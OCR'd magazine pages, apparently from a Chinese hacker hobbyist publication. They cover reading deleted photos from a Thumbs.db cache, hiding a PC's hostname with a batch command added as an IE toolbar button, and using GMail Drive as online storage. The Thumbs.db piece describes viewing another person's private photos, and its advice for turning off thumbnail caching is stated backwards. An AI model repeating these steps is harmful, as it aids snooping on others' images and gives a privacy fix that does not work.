


图2




图3

库文件，常用的程序都无法打开此文件，只好到网上去搜索，果然找到一个打开此文件的程序——Thumbs.Db浏览器。此浏览器使用方法很简单，将压缩包解压后直接运行即可，如图2。最好取消“根据目录选择”，直接查找“Thumbs.db”文件，打开后果然看到了目录下所有的图片文件，找到MM的照片后直接保存就可以了，不过图片质量稍差些。

小黑走后我突然想到了一个问题，我们将照片上传给别人或上传到服务器时，有时为了方便上传的是整个目录，而不是单个文件，如果目录中保存过个人的隐私照片，虽然已经将照片删除，但是“Thumbs.db”文件没有删除，别人只要找到此文件，用Thumbs.Db浏览器打开此文件就可找到我们曾经保存过的图片文件，如果文件夹中保存过MM的个人隐私照片照片，那后果太可怕了！

因此有必要将图片缩略图功能禁止，就可阻止生成“Thumbs.Db”文件保护我们的隐私，方法是：在文件夹选项窗口中选择“查看”标签，如图3，然后取消选择“高级设置”列表中的“不缓存缩略图”选项，最后点“确定”即可。

所以黑迷们要注意了，不要只想着黑别人，自己的隐私暴露了都不知道。如没有禁止图片缩略图功能，我们删除照片时一定要删除文件“Thumbs.db”，以免暴露我们的隐私。

（本文所涉及的Thumbs.Db浏览器光盘已收录）

用IE来隐藏计算机

临床宋伟

计算机的hostname被别人知道后的危害，相信各位黑友都知道。今天我教大家怎么用IE隐藏我们爱机的hostname。

1.提取ico图标，我们用的工具是“ICO图标提取器”。首先打开该软件，点“打开文件”选择要打开的程序。我们选择“explorer”，如图1，随便选择一个图标点右键保存为hide.inco。这样我们的ico文件就提取完成。我提取的是图2中的图标。




图1

2.用批处理隐藏计算机的hostname。打开Windows的“记事本”，输入net config server /hidden:yes，保存为hide.bat。

3.把我们的批处理转换成exe可执行文件，至于为什么转换等一下你就会知道了。我们的工具是bat2exe.exe和com2exe.exe，在cmd下输入bat2exe.exe hide.bat就得到了一个hide.com的文件，我们再用com2exec.com把hide.com转换成hide.exe。这样我们的转换就成功了。




图2

4.在“开始”－“运行”中输入“gpedit.msc”。打开“用户配置”－“windows设置”－“internet explorer维护”，双击“浏览用户界面”，为了个性我们打开“浏览器标题”输入“黑客x档案”，双击“浏览器工具栏自定义”，打开如图3的窗口。背景直接使用默认就可以了。工具栏标题定义成“hide”，当我们把鼠标的指针指到图标时，就会显示hide。可执行的文件选择我们加工好的hide.exe。

现在大家明白为什么要把bat文件转换成exe文件了吧？对！就是因为系统只识别exe文件的程序（本人的测试环境是Windowsxp sp2）。工具栏颜色图标我们选择刚才提取的ico文件。最后别忘了把“默认情况下该按钮显示在工具栏上”前面的对号选上。




图3





图 4

来看看我们的效果如何了，打开IE 浏览器，是不是上面多了一个新的按钮？我们以后要隐藏自己计算机的 hostname 直接点我们的图标就可以了，如图4 。这种方法够新颖的吧？

（本文所涉及的软件：ICO 图标提取器、bat2exe.exe、com2exe.exe 已收录在光盘中）



捡到了2G网络硬盘

罗秉琨

现在，大家都有了自己的信箱，如163、sohu、yahoo等，Google 也有信箱服务，就是Gmail，速度也不错，其邮箱容量很大，且每天都还在增加，现在已经达到了2712MB，垃圾邮件很少，可以说是基本上没有，无论从美观、容量、速度，我认为都是很不错的选择。我是打算这样来使用我的Gmail邮箱：

1．将我保存的上百M 的电子邮件上传到Gmail。这样一来可以方便集中储存与整理、搜寻。

2．当成网络硬盘使用。目前应该不会有哪家的网络硬盘服务比 Gmail 的还大的吧？

说起网络硬盘，网易公司今年推出了网易网盘服务。虽然挺不错的，但是每次都需要登录网站、输入密码、进入信箱等，挺麻烦的，空间最大才256MB，最近在网上闲逛时发现了一个软件GMail Drive Shell Extension，它是一款管理Gmail的软件，安装软件后，可以在硬盘上创建一个虚拟分区，让管理Gmail就像管理本地硬盘一样轻松方便。就像网络硬盘一样，挺不错的。

首先，需要有一个Gmail信箱，直接注册是不行的，Gmail信箱必须要有邀请函才可以注册，没有的朋友可以给我发邮件（luobingkun@gmail.com），我来给大家发送邀请函。

言归正传，首先安装好GMail Drive Shell Extension（本期光盘中已收录中文版），如图1，注意，安装后防火墙会提示 GMail Drive Shell Extension 修改了注册表，不要担心继续运行，不会对你的电脑有任何危害的。


安装成功后会在“我的电脑”中创建一个网络磁盘，如图2，这就是我们的大容量网盘，打开它，第一次运行会提示输入用户名和密码，在用户名一栏填入你的Gmail用户名，在密码栏输入相应的密码，有必要的话还可以选择自动登录，如图3。

